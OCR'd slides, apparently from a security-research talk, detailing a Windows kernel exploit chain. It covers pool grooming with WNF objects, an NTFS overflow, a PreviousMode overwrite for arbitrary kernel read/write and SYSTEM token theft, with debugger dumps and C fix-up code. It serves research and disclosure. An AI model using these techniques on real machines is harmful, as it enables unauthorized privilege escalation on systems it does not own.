
- The final thing we need to forge is the security descriptor
- Can point this to forged one within userspace.

```
1: kd> dx -id 0,0,ffffce86a715f300 -r1 ((ntkrnlmp!_SECURITY_DESCRIPTOR *)0xffff9e8253eca5a0)
((ntkrnlmp!_SECURITY_DESCRIPTOR *)0xffff9e8253eca5a0)                 : 0xffff9e8253eca5a0
[Type: _SECURITY_DESCRIPTOR *]
    [+0x000] Revision         : 0x1 [Type: unsigned char]
    [+0x001] Sbz1             : 0x0 [Type: unsigned char]
    [+0x002] Control          : 0x800c [Type: unsigned short]
    [+0x008] Owner            : 0x0 [Type: void *]
    [+0x010] Group            : 0x28000200000014 [Type: void *]
    [+0x018] Sacl             : 0x14000000000001 [Type: _ACL *]
    [+0x020] Dacl             : 0x101001f0013 [Type: _ACL *]
```

CVE-2021-31955 Information Leak

- A seporate information leak vulnerability.
- Allows leaking the EPROCESS address from every process out.
- NtQuerySystemInformation with `SUPERFETCH_INFORMATION` discloses it.
- NtQuerySystemInformation only available at medium integrity.
- There's public POCs online for this now too.

EPROCESS Overwrite



- But the exploit is not very reliable.. can we improve this?

Exploitation without CVE-2021-31955


Exploit Version 2

- Aim was to exploit without using CVE-2021-31955 information leak.
- To allow exploitation from low integrity.
- To increase reliability to a high standard.
- More investigation of `_WNF_NAME_INSTANCE`
- Credits also to Yan ZiShuang who also published on this.

_WNF_NAME_INSTANCE EPROCESS

```
nt!_WNF_NAME_INSTANCE
   +0x000 Header               : _WNF_NODE_HEADER
   +0x008 RunRef               : _EX_RUNDOWN_REF
   +0x010 TreeLinks            : _RTL_BALANCED_NODE
   +0x028 StateName            : _WNF_STATE_NAME_STRUCT
   +0x030 ScopeInstance        : Ptr64 _WNF_SCOPE_INSTANCE
   +0x038 StateNameInfo        : _WNF_STATE_NAME_REGISTRATION
   +0x050 StateDataLock        : _WNF_LOCK
   +0x058 StateData            : Ptr64 _WNF_STATE_DATA
   +0x060 CurrentChangeStamp : Uint4B
   +0x068 PermanentDataStore : Ptr64 Void
   +0x070 StateSubscriptionListLock : _WNF_LOCK
   +0x078 StateSubscriptionListHead : _LIST_ENTRY
   +0x088 TemporaryNameListEntry : _LIST_ENTRY
   +0x098 CreatorProcess    : Ptr64 _EPROCESS
   +0x0a0 DataSubscribersCount : Int4B
   +0x0a4 CurrentDeliveryCount : Int4B
```

Goal Layout


Ideal Layout
NTFS Chunk Corrupting WNF_STATE_DATA DataSize next to WNF_NAME_INSTANCE
WNF Chunk
WNF Chunk
NTFS Chunk
EA 1
WNF_STATE_DATA
EA 2 Overflow
WNF_NAME_INSTANCE
StateData*
CreatorProcess*
ring0 - paged pool
Relative OOB Read / Write

LFH Randomisation

Spray and Overflow (Take 2)

- _WNF_NAME_INSTANCE is 0xA8 + the POOL_HEADER (0x10), so 0xB8 (Chunk size 0xC0)
- _WNF_STATE_DATA objects of size 0xA0 (which when added with the header 0x10 + the POOL_HEADER (0x10) we also end up with a chunk allocated of 0xC0.
- Possible corrupted data

```
nt!_WNF_NAME_INSTANCE
   +0x000 Header           : _WNF_NODE_HEADER
   +0x008 RunRef           : _EX_RUNDOWN_REF
```

```
nt!_WNF_STATE_DATA
   +0x000 Header           : _WNF_NODE_HEADER
   +0x004 AllocatedSize    : Uint4B
   +0x008 DataSize         : Uint4B
   +0x00c ChangeStamp      : Uint4B
```

Problems and Solutions

- Only want to corrupt `_WNF_STATE_DATA` objects first but pool segment also contains `_WNF_NAME_INSTANCE` due to being the same size.
  - Use only a 0x10 data size overflow and clean up afterwards.
- Unbounded `_WNF_STATA_DATA` could be positioned at end of chunk. `NtQueryWnfStateData` read would go off end of page.
  - Increase spray size
- Other OS objects using same pool subsegment (i.e. same size).
  - Large spray size means whole new subsegments segments are allocated.


Locating a _WNF_NAME_INSTANCE and overwriting the Stat

- At this point _WNF_STATE_DATA has been overflowed and unbounded the DataSize and AllocatedSize
- But how to we locate a _WNF_NAME_INSTANCE?
  - Each has a byte patern "\x03\x09\xa8" in its header.
- Therefore from this we know the start and can work out where the variables are located.
  - Disclose the CreatorProcess, StateName, StateData, ScopeInstance.
  - Use relative write to replace items.
- Goal was to enable arbitrary write but without having to worry about matching up `DataSize` and `AllocatedSize`.
  - Aiming for KTHREAD `PreviousMode`.


PreviousMode

- "When a user-mode application calls the Nt or Zw version of a native system services routine, the system call mechanism traps the calling thread to kernel mode. To indicate that the parameter values originated in user mode, the trap handler for the system call sets the PreviousMode field in the thread object of the caller to UserMode. The native system services routine checks the PreviousMode field of the calling thread to determine whether the parameters are from a user-mode source."
- `MiReadWriteVirtualMemory` which is called from `NtWriteVirtualMemory` checks to see that if PreviousMode is not set when a user-mode thread executes, then the address validation is skipped and kernel memory space addresses can be written too

Locating PreviousMode from EPROCESS



Stage 2 Diagram



Abusing PreviousMode


PreviousMode Overwrite

Abusing PreviousMode

- Once we have set the StateData pointer of the _WNF_NAME_INSTANCE prior to the _KPROCESS ThreadListHead Flink we can leak out the value by confusing it with the DataSize and the ChangeTimestamp, we can then calculate the FLINK as `FLINK = (uintptr_t)ChangeTimestamp << 32 | DataSize` after querying the object.
- This allows us to calculate the _KTHREAD address using FLINK - 0x2f8.
- Once we have the address of the _KTHREAD we need to again find a sane value to confuse with the AllocatedSize and DataSize to allow reading and writing of PreviousMode value at offset 0x232.
- In this case, pointing it into here:

```
+0x220 Process          : 0xffff900f56ef0340 _KPROCESS
+0x228 UserAffinity     : _GROUP_AFFINITY
+0x228 UserAffinityFill : [10]
```

Stage 3



Stage 3
Using relative read/write to repoint StateData prior to KTHREAD PreviousMode
WNF Chunk
WNF Chunk
NTFS Chunk
EA 1
WNF_STATE_DATA
EA 2 Overflow
WNF_NAME_INSTANCE
StateData*
CreatorProcess*
KTHREAD
PreviousMode
ring0 - paged pool
Relative OOB Read / Write

Game Over

- After setting PreviousMode to 0, arbitrary read/write across whole memory space using `NtWriteVirtualMemory` and `NtReadVirtualMemory`.
- Trivial to either:
    - Walk the `ActiveProcessLinks` within the `EPROCESS`, obtain a pointer to a `SYSTEM` token and replace current token.
    - Overwrite `_SEP_TOKEN_PRIVILEGES` using common techniques long used by Windows exploits.

Reliability and Testing

Reliability and Testing

nccgroup

Reliability

- At this point exploit is succesful!
- However, kernel memory can be in a bad state..
- Can lead to a BSOD quicky after.
- Need to clean up kernel memory to maintain stability.
- There's a limit to what we can actually do though.


PreviousMode Restoration

- Simply set PreviousMode back to 1 using NtWriteVirtualMemory
- If we don't do this we get a crash as follows:

```
Access violation - code c0000005 (!!! second chance !!!)
nt!PspLocateInPEManifest+0xa9:
fffff804`502f1bb5 0fba68080d      bts     dword ptr [rax+8],0Dh
0: kd> kv
 # Child-SP          RetAddr           : Args to Child                                                           : Call Site
00 ffff8583c6259c90 fffff804502f0689 : 00000195b24ec500 0000000000000000 0000000000000428 00007ff600000000 : nt!PspLocateInPEManifest+0xa9
01 ffff8583c6259d00 fffff804501f19d0 : 00000000000022aa ffff8583c625a350 0000000000000000 0000000000000000 :
nt!PspSetupUserProcessAddressSpace+0xdd
02 ffff8583c6259db0 fffff8045021ca6d : 0000000000000000 ffff8583c625a350 0000000000000000 0000000000000000 : nt!PspAllocateProcess+0x11a4
03 ffff8583c625a2d0 fffff804500058b5 : 0000000000000002 0000000000000001 0000000000000000 00000195b24ec560 : nt!NtCreateUserProcess+0x6ed
04 ffff8583c625aa90 00007ffdb35cd6b4 : 0000000000000000 0000000000000000 0000000000000000 0000000000000000 : nt!KiSystemServiceCopyEnd+0x25
(TrapFrame @ ffff8583`c625ab00)
05 0000008cc853e418 0000000000000000 : 0000000000000000 0000000000000000 0000000000000000 0000000000000000 : ntdll!NtCreateUserProcess+0x14
```

StateData Pointer Restoration

- This one is more tricky.
- StateData pointer is free'd on process termination (i.e. Neds to be valid allocated address)
- Walk the Name Instance Tree and fix up



StateData Pointer Restoration

```
QWORD* FindStateName(unsigned __int64 StateName)
{
    QWORD* i;

    // _WNF_SCOPE_INSTANCE+0x38 (NameSet)
    for (i = (QWORD*)read64((char*)BackupScopeInstance+0x38); ; i = (QWORD*)read64((char*)i + 0x8))
    {

        while (1)
        {
            if (!i)
                return 0;

            // StateName is 0x18 after the TreeLinks FLINK
            QWORD CurrStateName = (QWORD)read64((char*)i + 0x18);

            if (StateName >= CurrStateName)
                break;

            i = (QWORD*)read64(i);
        }
        QWORD CurrStateName = (QWORD)read64((char*)i + 0x18);

        if (StateName <= CurrStateName)
            break;
    }
    return (QWORD*)((QWORD*)i - 2);
}
```

RunRef Restoration

- RunRef from _WNF_NAME_INSTANCE's in the process of obtaining our unbounded _WNF_STATE_DATA
- `ExReleaseRundownProtection` causes a crash because its been corrupted.
- Need to obtain a full list of `_WNF_NAME_INSTANCES`
- _EPROCESS WnfContext

```
nt!_WNF_PROCESS_CONTEXT
   +0x000 Header           : _WNF_NODE_HEADER
   +0x008 Process          : Ptr64 _EPROCESS
   +0x010 WnfProcessesListEntry : _LIST_ENTRY
   +0x020 ImplicitScopeInstances : [3] Ptr64 Void
   +0x038 TemporaryNamesListLock : _WNF_LOCK
   +0x040 TemporaryNamesListHead : _LIST_ENTRY
   +0x050 ProcessSubscriptionListLock : _WNF_LOCK
   +0x058 ProcessSubscriptionListHead : _LIST_ENTRY
   +0x068 DeliveryPendingListLock : _WNF_LOCK
   +0x070 DeliveryPendingListHead : _LIST_ENTRY
   +0x080 NotificationEvent : Ptr64 _KEVENT
```

- Iterate through that and fix up.

RunRef Restoration

```
void FindCorruptedRunRefs(LPVOID wnf_process_context_ptr)
{
    // +0x040 TemporaryNamesListHead : _LIST_ENTRY
    LPVOID first = read64((char*)wnf_process_context_ptr + 0x40);
    LPVOID ptr;

    for (ptr = read64(read64((char*)wnf_process_context_ptr + 0x40)); ; ptr = read64(ptr))
    {
        if (ptr == first) return;

        // +0x088 TemporaryNameListEntry : _LIST_ENTRY
        QWORD* nameinstance = (QWORD*)ptr - 17;

        QWORD header = (QWORD)read64(nameinstance);

        if (header != 0x0000000000A80903)
        {
            printf("Corrupted header at _WNF_NAME_INSTANCE %p?\n", nameinstance);
            printf("header %p\n", header);
            printf("++ doing fixups ++\n");

            // Fix the header up.
            write64(nameinstance, 0x0000000000A80903);
            // Fix the RunRef up.
            write64((char*)nameinstance + 0x8, 0);
        }
    }
}
```


Is it reliable enough?

Statistics

SYSTEM shells – Number of times a SYSTEM shell was launched.

Total LFH Writes – For all 100 runs of the exploit, how many corruptions were triggered.

Avg LFH Writes – Average number of LFH overflows needed to obtain a SYSTEM shell.

Failed after 32 – How many times the exploit failed to overflow an adjacent object of the required target type, by reaching the max number of overflow attempts. 32 was chosen a semi-arbitrary value based on empirical testing and the blocks in the BlockBitmap for the LFH being scanned by groups of 32 blocks.

BSODs on exec – Number of times the exploit BSOD the box on execution.

